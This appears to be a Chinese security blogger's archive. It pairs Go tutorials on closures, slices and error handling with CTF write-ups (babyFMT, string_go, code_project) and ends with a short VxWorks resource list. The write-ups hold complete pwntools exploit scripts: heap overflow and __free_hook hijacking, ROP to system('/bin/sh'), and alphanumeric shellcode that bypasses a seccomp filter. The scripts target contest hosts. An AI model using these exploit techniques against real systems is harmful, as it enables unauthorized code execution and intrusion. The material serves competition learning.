eqqie 发布的文章

原先是一篇一篇写,想着反正学无止境,干脆直接归档起来,也方便阅读...

一、关于 Go 语言闭包函数的一些分析

0x00 关于闭包概念

闭包函数的特性存在于很多高级语言中。简而言之:如果函数A的返回值也是一个函数L,其作为返回值的函数L使用了这个函数A所创建的某个局部变量,并把对这个局部变量的控制能力(使用权)提供给了外部的某个函数B,就会产生所谓的闭包。

对于只学过传统的编程语言(如C语言)的人,这似乎难以理解。因为对于下面这样的调用栈模型:

funcB() -> funcA()

在几乎所有C编译器所实现的调用栈规则中,funcA所创建的局部变量都保存在线性的栈空间上,当funcA结束并返回时,其栈上的临时变量都会被清空,只把返回值交回给funcB。那么假如带入闭包的概念很容易发现一个矛盾就是,如果funcA返回了一个函数L——可以是函数指针或者其它什么形式都不重要,这个函数L引用了funcB的局部变量,那funcB取得函数L时如果再尝试访问函数L所引用的局部变量就会产生不可预知的错误甚至严重的安全问题。

0x01 实现机制

那么具有这个特性的语言是如果解决该问题的?这其实无法一概而论,这里只介绍golang中是如何实现的,一方面是golang的实现方式比较容易理解,另一方面是我正好也在学习golang。

回到这个问题,其实golang的实现方法非常简单,既然放到栈上会被销毁,那么就可以放到堆空间上。这个步骤是由go语言编译器所实现的,用户并不需要操心其中的细节。

在看闭包之前,先看下面的例子:

func foo() *int {
    t :=8
    return &t;
}

直觉上这么写会返回一个对栈上不可控位置的引用,产生安全问题,实际上go编译器很容易能识别到这是一种逃逸(escape)情况,于是会在编译期使用堆分配器去存放这个变量t,返回的也是对堆内存上的引用。

同样的思路去理解下面golang对于函数闭包的具体实现很有帮助。

0x02 Go闭包实例

代码实现

这是一个例子

编译的时候记得关掉优化和内联
/* go build -gcflags "-N -l" main.go */
package main

import (
    "fmt"
)

func test1(i int) func() int {
    return func() int {
        i += 1
        return i
    }
}

func test2(i int) func() int {
    return func() int {
        return i + 1
    }
}

func main() {
    func1 := test1(1)
    func2 := test1(2)
    func3 := test2(1)
    fmt.Println("func1()*3:")
    fmt.Println(func1())
    fmt.Println(func1())
    fmt.Println(func1())
    fmt.Println("func2()*3:")
    fmt.Println(func2())
    fmt.Println(func2())
    fmt.Println(func2())
    fmt.Println("func3()*3:")
    fmt.Println(func3())
    fmt.Println(func3())
    fmt.Println(func3())
}

输出

func1()*3:
2
3
4
func2()*3:
3
4
5
func3()*3:
2
2
2

test1和test2函数都返回了一个匿名函数,这个匿名函数的返回值是个int类型。而且两个匿名函数都引用了本来是传递给外部函数的参数i,区别只在于匿名函数内部对i的操作不同。

从程序的输出可以直观的感觉到,虽然func1和func2都是test1()的返回值,但是func1和func2所使用的i并不是同一个i,这个感觉是正确的——每调用test1一次所返回的函数都具有不同的上下文信息(context),在这个例子中,func1和func2的上下文信息就包含了各自互不相干的i变量。

到这其实关于golang闭包函数的概念以及效果似乎就挺清晰了,但是仔细看了下输出发现又有点小疑惑,为什么test1和test2所返回的匿名函数的返回值都是i递增1,但是最后的输出却截然不同呢?借这个疑惑正好可以开始下面更为深入的分析...

逆向分析

首先使用IDA 7.6(之前的版本需要安装IDAGolangHelper插件)进行反编译分析:


Step1: main_main 函数
2021-11-16T10:06:20.png

重点关注main_test1和main_test2函数的内部实现


Step2: main_test1 函数
2021-11-16T10:39:17.png

runtime_newobject()被调用了两次,这个函数的作用是运行时在堆上给对象申请内存并返回对象的引用(在这里是指针)

由上面的注释可以看出来,v3存放了第二次runtime_newobject()的结果,它很像一个有两个字段的结构体,第一个字段v3[0]存放了main_test1_func1函数的指针——傻子都能猜到这是test1所返回的匿名函数的指针;第二个字段v3[1]存放了第一次调用runtime_newobject()所返回的引用——那就是test1中变量i的引用了,并且i是在堆内存中。

利用上面的猜测在IDA中创建一个名为闭包(Closure)的结构体,以便于后续分析

2021-11-16T10:44:52.png

源代码中的fmt.Println(func1())对应下面的逻辑:

2021-11-16T10:47:56.png

也就是说go源码中的func1()在底层实现上其实就是调用了闭包结构体中存放的的函数指针——func1->F(),于是进一步分析函数指针所指向的匿名函数

Step3: main_test1_func1 匿名函数

首先看看这个函数是怎么被调用的

2021-11-16T10:54:55.png

func1这个闭包结构体的地址先被存到了rdx中,然后从[rdx+0]取出函数指针放到rsi,通过call rsi调用匿名函数

然后看看匿名函数的实现

2021-11-16T10:57:05.png

很简单就两行,第一行从之前保存在rdx的闭包结构体中取出了上下文变量i的指针存在tmp;然后通过tmp指针完成对i的自增,返回自增后的值。

总结一下:每次调用test1(n)都创建了一个新的闭包结构体,这个结构体保存了匿名函数的指针和匿名函数用到的上下文变量。其它调用者只需要拿住这个闭包结构体,就可以随时调用匿名函数。在调用前,调用者会把闭包结构体的引用通过rdx方式传进去,被调用的匿名函数同样需要遵循这么一个调用约定——也应该从rdx的结构体指针取出上下文变量然后进行运算,这样就完成了一次闭包操作。

Step4: main_test2_func1 匿名函数

test1弄懂了就可以解决关于“为什么test2()返回的func3在每次调用的时候值保持2而不会递增”的这个疑问了,直截了当看main_test2_func1匿名函数

2021-11-16T11:06:30.png

很明显,这个匿名函数每次都只是返回了上下文变量i+1后的结果,并未改变i在上下文中的值(一直保持为1),所以func3()的结果是永远都不会变的——这也是初学者在写闭包函数时容易犯的一些小错误,这里从底层的角度解释了其原因。

二、切片(Slice)数据类型的三种拷贝方式

Golang中切片数据类型常用的三种拷贝方式区别以及底层原理分析

0x00 Go语言切片结构体

切片(Slice)可以看成可变长的数组,主要具有append, copy, len, cap等方法,这是其结构体定义:

type slice struct {
    array unsafe.Pointer
    len   int
    cap   int
}
  • 第一个字段 array 是一个指向一段连续内存的指针,数据在这段内存上连续保存
  • 第二个字段 len 表示当前切片的有效长度,即元素的个数,可用 len() 方法取得。尝试访问超出这个范围的元素会提示下标越界。
  • 第三个字段 cap 表示当前切片的最大容量,当切片使用 append() 方法添加元素且剩余容量不足时,goroutine 会自动帮你重新分配内存来扩容,并将原来的值拷贝到新内存区域,扩容策略类似 C++ 的 vector 。注意,扩容之后 array 指针会发生变化,指向新的内存

0x01 样例分析

  1. 代码
package main

import (
    "fmt"
)

func printSlice(arr []int) {
    fmt.Printf("arr: %v &arr: %p &arr[0]: %p len: %d cap: %d\n", arr, &arr, &arr[0], len(arr), cap(arr))
}

func main() {
    var arr1 []int
    arr1 = append(arr1, 1, 2, 3, 4, 5)
    arr2 := arr1 // way1
    arr3 := make([]int, 5, 6)
    copy(arr3, arr1)  // way2
    arr4 := arr1[0:3] // way3

    printSlice(arr1)
    printSlice(arr2)
    printSlice(arr3)
    printSlice(arr4)
    fmt.Println()

    arr1[0] = -1 // assignment

    printSlice(arr1)
    printSlice(arr2)
    printSlice(arr3)
    printSlice(arr4)
    fmt.Println()

    arr1 = append(arr1, 6, 7, 8, 9, 10) // expand
    arr1[1] = -2                        // assignment

    printSlice(arr1)
    printSlice(arr2)
    printSlice(arr3)
    printSlice(arr4)
    fmt.Println()
}
  1. 输出
arr: [1 2 3 4 5] &arr: 0xc000004078 &arr[0]: 0xc00000c3f0 len: 5 cap: 6
arr: [1 2 3 4 5] &arr: 0xc0000040a8 &arr[0]: 0xc00000c3f0 len: 5 cap: 6
arr: [1 2 3 4 5] &arr: 0xc0000040d8 &arr[0]: 0xc00000c420 len: 5 cap: 6
arr: [1 2 3] &arr: 0xc000004108 &arr[0]: 0xc00000c3f0 len: 3 cap: 6

arr: [-1 2 3 4 5] &arr: 0xc000004138 &arr[0]: 0xc00000c3f0 len: 5 cap: 6
arr: [-1 2 3 4 5] &arr: 0xc000004168 &arr[0]: 0xc00000c3f0 len: 5 cap: 6
arr: [1 2 3 4 5] &arr: 0xc000004198 &arr[0]: 0xc00000c420 len: 5 cap: 6
arr: [-1 2 3] &arr: 0xc0000041c8 &arr[0]: 0xc00000c3f0 len: 3 cap: 6

arr: [-1 -2 3 4 5 6 7 8 9 10] &arr: 0xc0000041f8 &arr[0]: 0xc00001e180 len: 10 cap: 12
arr: [-1 2 3 4 5] &arr: 0xc000004228 &arr[0]: 0xc00000c3f0 len: 5 cap: 6
arr: [1 2 3 4 5] &arr: 0xc000004258 &arr[0]: 0xc00000c420 len: 5 cap: 6
arr: [-1 2 3] &arr: 0xc000004288 &arr[0]: 0xc00000c3f0 len: 3 cap: 6

代码中声明了四个int类型的切片,其中arr1为源切片,其它三个切片由不同的拷贝手段从arr1拷贝而来。arr2使用了最常用的:=符号来赋值;arr3使用了copy方法赋值;arr4则使用arr1中的部分范围来赋值。

分析

在四个切片初始化完成后,进行了一次 printSlice() 分别输出切片当前所有元素,切片结构体地址,切片首元素的地址(可以视为 array 指针的值),切片长度以及切片容量。首次 printSlice 的结果可以看到两个很明显的结果:

a. arr1 和 arr2 的结构体地址不同,但是使用了同一个 `array` 指针,也就是说不同切片引用了同一片连续内存;

b. arr1 和 arr4 的结构体地址不同,但是 `array` 指针也相同,说明 `[start:end]` 这种拷贝方式其实还是引用到了 arr1 原来的连续内存,只是 `len` 和 `cap` 字段进行了修改。可以预见,如果用的是 `[1:5]` 来拷贝那么 `&arr4[0]` 的值应该会变为 `0xc00000c3f0+4` ——增加了一个 int 的大小;

修改 arr1[0] 值为-1后再次输出,没有意外的——arr2[0] 以及 arr4[0] 都发生了改变变成了-1,产生了一种类似浅拷贝的效果。到此为止 arr3 并没有发生一点变化,因为从输出的结果来看, arr3 底层的 array 指针从一开始就指向单独分配的内存,换言之显式的使用 copy() 去拷贝切片会真实的在内存中开辟一块新区域存放源切片的副本,对新切片的读写也完全不会影响原切片;

尝试使用 append 触发 arr1 的自动扩展,然后修改 arr1[1] 的值为-2,再输出一次。可以看到结果中 &arr1[0] 的地址已经发生了大变化——array 引用的内存地址为 go 线程新申请的内存。并且这次对 arr1[1] 的修改没有再影响到 arr2 和 arr4。

0x02 总结

  • :=拷贝方式:没有直接创建数据的副本,而且引用了同一个array;
  • [start:end]方式:同样没有创建副本,但是会根据起始和结束的位置修改array指针的偏移以及len和cap的大小;
  • copy()方式:最无忧的方式,会直接在内存中创建一个新的副本,免去不必要的干扰。但在实际工程中,并不是copy()一定是最好的,因为需要考虑到执行效率,尽量降低申请内存的次数。题外话:使用make预先说明好可能的最大容量也可以避免频繁扩容申请内容造成性能损耗。

对于有良好C/C++编程基础的人,看了样例很快就能猜出go语言切片的一些底层原理。但是对于以go入门的人而言弄明白这个可以避免创造一些神奇的bug。

三、两种常用错误(异常)处理方式

首先明确一下,这个标题其实是有问题的,在工程上错误不等于异常。错误通常是在业务逻辑中可预见的一些不合法情况,比如字符串长度过长,除数为0等;而异常通常都是运行时一些难以预见的错误,比如一些隐蔽的下标越界等。

0x00 通过实现Error方法

error 本身就是一个接口,具有一个 Error 方法:

type error interface {
    Error() string
}

比较常见的作法是实现这个接口,然后把err放在返回值中,由调用逻辑判断err是否为nil来决定是否进入错误处理逻辑。这种方式通常会产生大量的if语句,对于用惯了别的编程语言错误处理方式的人来说确实有些反人类...

package main

import (
    "fmt"
)

// 定义一个 DivideError 结构
type DivideError struct {
    dividee int
    divider int
}

// 实现 `error` 接口
func (de *DivideError) Error() string {
    strFormat := `
    Cannot proceed, the divider is zero.
    dividee: %d
    divider: 0
`
    return fmt.Sprintf(strFormat, de.dividee)
}

// 定义 `int` 类型除法运算的函数
func Divide(varDividee int, varDivider int) (result int, errorMsg string) {
    if varDivider == 0 {
            dData := DivideError{
                    dividee: varDividee,
                    divider: varDivider,
            }
            errorMsg = dData.Error()
            return
    } else {
            return varDividee / varDivider, ""
    }

}

func main() {

    // 正常情况
    if result, errorMsg := Divide(100, 10); errorMsg == "" {
            fmt.Println("100/10 = ", result)
    }
    // 当除数为零的时候会返回错误信息
    if _, errorMsg := Divide(100, 0); errorMsg != "" {
            fmt.Println("errorMsg is: ", errorMsg)
    }

}

Divide 函数检查到除数为0时会设置errorMsg = dData.Error(),调用者通过判断第二个返回值是否为空来确定是否发生错误。

0x01 通过defer+recover方法

通过 defer 函数 的方式可以预执行一个函数,所谓预执行就是将函数放进一个LIFO的链表中,在函数执行完毕返回或者因为异常退出的时候就会逐一执行该链表中的函数。defer 常常被用于资源释放。

recover() 可以将go进程从panic中取回控制权,并返回panic的异常消息。

由此可以得到一个利用 panic("异常消息") 抛出异常触发函数返回,然后使用 defer func() {...} 来捕捉异常的错误处理思路。

package main

import "fmt"

func test3(index int) {
    /*
        错误拦截要在产生错误前设置,因此建议大家把错误拦截的函数放在函数内部的首行定义。
    */
    defer func() {
        err := recover()
        if err != nil {
            fmt.Println(err)
        }
    }()

    /*
        定义容量为10的数组
    */
    var arr [10]int

    if index >= 10 {
        panic("请注意,index > 10,出现了索引越界异常...(index的取值范围0~9)")
    }

    arr[index] = 123

    fmt.Println(arr)
}

func main() {
    test3(5)
    test3(12)
    fmt.Println("代码执行完毕")
}

注意由于需要捕获整个函数的异常所以在开头定义 defer 匿名函数。当下标越界发生后触发函数退出,开始执行defer构建的函数链表,此时 recover() 取回控制权并返回错误信息。

对比一下同一个样例,定义了defer和没定义defer的执行结果:

  1. 定义了defer:
[0 0 0 0 0 123 0 0 0 0]
请注意,index > 10,出现了索引越界异常...(index的取值范围0~9)
代码执行完毕
  1. 没定义defer:
[0 0 0 0 0 123 0 0 0 0]
panic: 请注意,index > 10,出现了索引越界异常...(index的取值范围0~9)

goroutine 1 [running]:
main.test3(0x4c52b9)
        C:/Users/xxx/main.go:16 +0x112
main.main()
        C:/Users/xxx/main.go:26 +0x28
exit status 2

可以看到,无论有没有defer,panic都打断了函数的执行。但是defer可以使得程序流继续往下而不是直接中断。
babyFMT

以为是个普通的格式化串题,结果是出题人自己实现了一个格式化输入(babyscanf)和输出(babyprintf)

漏洞点:

  • 一个是在show()里面可以自定义输出用的格式化串,但是光有这个是无法利用的,需要结合另一个漏洞点
  • 另一个是在babyprintf()中,这里最开始缓冲区大小的确定方式是:首先获取格式化串原长(用的strlen),先进行一次遍历,每遍历到一个%就把需要的长度+0x10,最后交给malloc来获得存放输出流用的buffer;反复审计了几次发现使用b"%\x00"形式的格式化串可以欺骗strlen同时不会导致格式化串解析的终止。于是当我们使用%r——类似scanf中的%s时就会造成以外的堆溢出覆盖

利用:

  • 溢出理论可行,但是格式化串的buffer在解析完后会释放,所以要准确控制堆溢出位置还是有点麻烦的
  • 我采用的堆风水思路是控制buffer循环使用低地址的一个0x30堆块,在其后构造几个0x50的堆块,通过溢出修改size进行overlap;overlap之后就顺理成章能使用UAF来修改0x50fasbin中的fd指针指向__free_hook
  • 这里之所以选择一个较大的堆块(0x50)去做控制是因为在__free_hook被修改为system之后并不能立马发生system("/bin/sh"),需要手动去执行一次show()逻辑,在最后释放格式化串buffer的时候再触发system("/bin/sh");这个过程中会发生几次固定的babyprintf()调用,这里如果碰到了被破坏的堆结构会触发异常,所以需要绕掉

EXP:

from pwn import *

#p = process("./babyFMT", env={"LD_PRELOAD":"./libc-2.31.so"})
p = remote("43.155.72.106", 9999)
elf = ELF("./libc-2.31.so")
context.log_level = "debug"

def add(size:int, author, content):
    p.sendlineafter(b">", b"1")
    p.sendlineafter(b"Size:", b"Content size is "+str(size).encode())
    p.sendlineafter(b"Author:", b"Book author is "+author)
    p.sendlineafter(b"Content:", b"Book content is "+content)
    
def delete(idx:int):
    p.sendlineafter(b">", b"2")
    #p.sendafter(b"Idx:", b"Book idx is "+str(idx).encode()+b" ")
    p.sendlineafter(b"Idx:", b"Book idx is "+str(idx).encode())
    
def show(idx:int, fmt):
    p.sendlineafter(b">", b"3")
    p.sendlineafter(b"Idx:", b"Book idx is "+str(idx).encode())
    p.sendlineafter(b"You can show book by yourself\n", b"My format "+fmt)
    

# base: 0x0000555555554000+0x4060

def exp():
    # leak
    ## leak libc
    add(0x20, b"xxxx", b"xxxx") # 0 bad chunk
    add(0x410, b"aaaa", b"bbbb") # 1
    add(0x20, b"tttt", b"tttt") # 2 split
    delete(1)
    add(0x20, b"b", b"b") #1
    show(1, b"%r|%m|%r")
    libc_leak = p.recv(6).ljust(8, b"\x00")
    libc_leak = u64(b"\xe0"+libc_leak[1:])
    libc_base = libc_leak - 0x470 - elf.symbols[b"__malloc_hook"]
    free_hook = libc_base + elf.symbols[b"__free_hook"]
    system = libc_base + elf.symbols[b"system"]
    print("libc_leak:", hex(libc_leak))
    print("libc_base:", hex(libc_base))
    
    ## attack tcache
    ## b"AAAAAAAAAA%m%m%r"
    add(0x360, b"x"*0x10, b"xxxx") # 3 clean unsorted bin
    add(0x10, b"xxxx", b"xxxx") # 4 clean 0x30 bin
    add(0x20, b"xxxx", b"xxxx") # 5 clean 0x40 bin
    
    add(0x10, b"6666", b"cccc") # 6
    add(0x30, b"7777", b"cccc") # 7
    add(0x30, b"8888", b"cccc") # 8
    add(0x30, b"9999", b"cccc") # 9
    add(0x30, b"9999", b"cccc") # 10
    add(0x100, b"x"*0x10, b"\x61") #11
    delete(6)
    show(11, b"A"*8+b"%\x00"+b"A"*0x18+b"A"*0x8+b"\xa1") # resize
    
    delete(10)
    delete(9)
    delete(8)
    delete(7) # resized
    
    add(0x80, b"rrrr", b"A"*0x38+p64(free_hook-0x20)[:6]) # 6
    
    ## fetch
    add(0x30, b"tttt", b"tttt") # 7
    add(0x30, b"A"*0x10, b"A"*0x8+p64(system)[:6]) # 10
    
    print("free_hook:", hex(free_hook))
    print("system:", hex(system))
    
    # get shell
    p.sendline(b"3")
    p.sendline(b"Book idx is 7")
    p.sendline(b"My format /bin/sh; ")

    
    p.interactive()

if __name__ == "__main__":
    exp()

string_go

表达式计算器,负数导致溢出泄露地址+栈溢出写rop

from pwn import *

#p = process("./string_go", env={"LD_PRELOAD":"./libc-2.27.so"})
p = remote("82.157.20.104", 42100)
libc = ELF("./libc-2.27.so")
context.log_level = "debug"

# base: 0x0000555555554000

def send(content):
    p.sendlineafter(b">>> ", content)

def exp():
    #gdb.attach(p)
    #gdb.attach(p, "b *0x0000555555554000+0x2415\nb *0x0000555555554000+0x2424\nc\n")
    # start
    send(b"1+2")
    
    # lative
    ## leak
    send(b"-7") # ch idx
    send(b"\x00") # sta
    send(b"\x02") # patch
    leak_data = p.recv(0x58)
    p.recv(0xa0)
    libc_leak = u64(p.recv(8))
    libc_base = libc_leak- 0x21bf7
    system = libc_base + libc.symbols[b"system"]
    binsh = libc_base + next(libc.search(b"/bin/sh"))
    pop_rdi_ret = libc_base + 0x215bf
    ret = libc_base + 0x8aa
    print("libc_leak:", hex(libc_leak))
    print("libc_base:", hex(libc_base))
    print("system:", hex(system))
    
    # overwrite
    payload = leak_data[0x20:]
    payload += p64(pop_rdi_ret) + p64(binsh) + p64(ret) + p64(system)
    
    send(payload) # src str
    
    p.interactive()

if __name__ == "__main__":
    exp()

code_project

 line  CODE  JT   JF      K
=================================
 0000: 0x20 0x00 0x00 0x00000004  A = arch
 0001: 0x15 0x00 0x10 0xc000003e  if (A != ARCH_X86_64) goto 0018
 0002: 0x20 0x00 0x00 0x00000000  A = sys_number
 0003: 0x35 0x00 0x01 0x40000000  if (A < 0x40000000) goto 0005
 0004: 0x15 0x00 0x0d 0xffffffff  if (A != 0xffffffff) goto 0018
 0005: 0x15 0x0c 0x00 0x0000003b  if (A == execve) goto 0018
 0006: 0x15 0x0b 0x00 0x00000142  if (A == execveat) goto 0018
 0007: 0x15 0x0a 0x00 0x00000002  if (A == open) goto 0018
 0008: 0x15 0x09 0x00 0x00000101  if (A == openat) goto 0018
 0009: 0x15 0x08 0x00 0x00000039  if (A == fork) goto 0018
 0010: 0x15 0x07 0x00 0x00000065  if (A == ptrace) goto 0018
 0011: 0x15 0x06 0x00 0x00000020  if (A == dup) goto 0018
 0012: 0x15 0x05 0x00 0x00000009  if (A == mmap) goto 0018
 0013: 0x15 0x04 0x00 0x00000130  if (A == open_by_handle_at) goto 0018
 0014: 0x15 0x03 0x00 0x00000003  if (A == close) goto 0018
 0015: 0x15 0x02 0x00 0x00000000  if (A == read) goto 0018
 0016: 0x15 0x01 0x00 0x00000001  if (A == write) goto 0018
 0017: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0018: 0x06 0x00 0x00 0x00000000  return KILL

看样子readv和writev有戏

readv没有被禁用可以自覆盖解除alpha限制,writev访问非法内存会返回错误值但是不会报错导致中断,可以写一个loop从低到高遍历地址去读flag

from pwn import *
from time import sleep

#p = process("./code_project")
p = remote("82.157.31.181", 25100)
context.log_level = "debug"

readv_x64 = '''
xor rdi, rdi;
mov rax, 0x7fffffff
shr rax, 20;
push rax;
push rsp;
mov rsi, rsp;
xor rdx, rdx;
inc rdx;
push 19;
pop rax;
syscall;
'''

writev_x64 = '''
   mov r8, 0x100;
DO_WRITE:
   add r8, 1;
   mov rdi, 0x1;
   mov rbx, r8; 
   shl rbx, 12;
   mov qword ptr [rbp+0x100], rbx;
   mov qword ptr [rbp+0x108], 0x30;
   lea rsi, [rbp+0x100];
   mov rdx, 1;
   mov rax, 20;
   syscall;
   cmp r8, 0xffff;
   jne DO_WRITE;
'''


def exp():
   #gdb.attach(p, "b *0x400b16\nc\n")
   
   p.recvuntil(b"DASCTF{MD5}\n")

   # self overwrite
   '''
   payload1 = asm(readv_x64, arch="amd64")
   print(payload1.hex("|"))
   #pause()
   with open("./alpha_shellcode", "wb") as f:
       f.write(payload1)
   '''
   payload1 = b"Rh0666TY1131Xh333311k13XjiV11Hc1ZXYf1TqIHf9kDqW02DqX0D1Hu3M15103Z0y3g3c358O4F0L2O3b4K2G0e0l175M300x1M3p178L301n0X0j0H050"
   payload1 = payload1.ljust(0x100, b"A")
   p.send(payload1)
   
   # writev loop
   payload2 = b"\x90"*0x50
   payload2 += asm(writev_x64, arch="amd64")
   payload2 = payload2.ljust(0x100, b"\x90")
   p.send(payload2)

   p.interactive()

if __name__ == "__main__":
   exp()

VxWorks是工控安全中常用的一种RTOS,之前我也写过关于手动提取分析TP-Link上的固件并尝试修复和逆向的文章,但终究不够系统。这里主要是想收集一些介绍VxWorks的而且比较浅显的资源——共勉!

  1. VxWorks官网

主站

https://www.windriver.com/products/vxworks

官网提供的CVE数据库

https://support2.windriver.com/index.php?page=cve

官网提供的产品文档,关于一些重要函数有详尽的解释

https://docs.windriver.com/

  1. 相关工具

VxWorks固件解析插件脚本

https://github.com/PAGalaxyLab/vxhunter

  1. VxWorks固件分析介绍

宏观角度上的运行机制分析

https://www.cnblogs.com/qqivoryqq/articles/728768.html

讲了VxWorks的主要内存结构,初始化方式,基址确定手段以及符号表修复手段

https://www.cnblogs.com/yangmzh3/p/11214451.html

  1. PLC固件逆向

https://www.cnblogs.com/nongchaoer/p/11975980.html

slow-spn

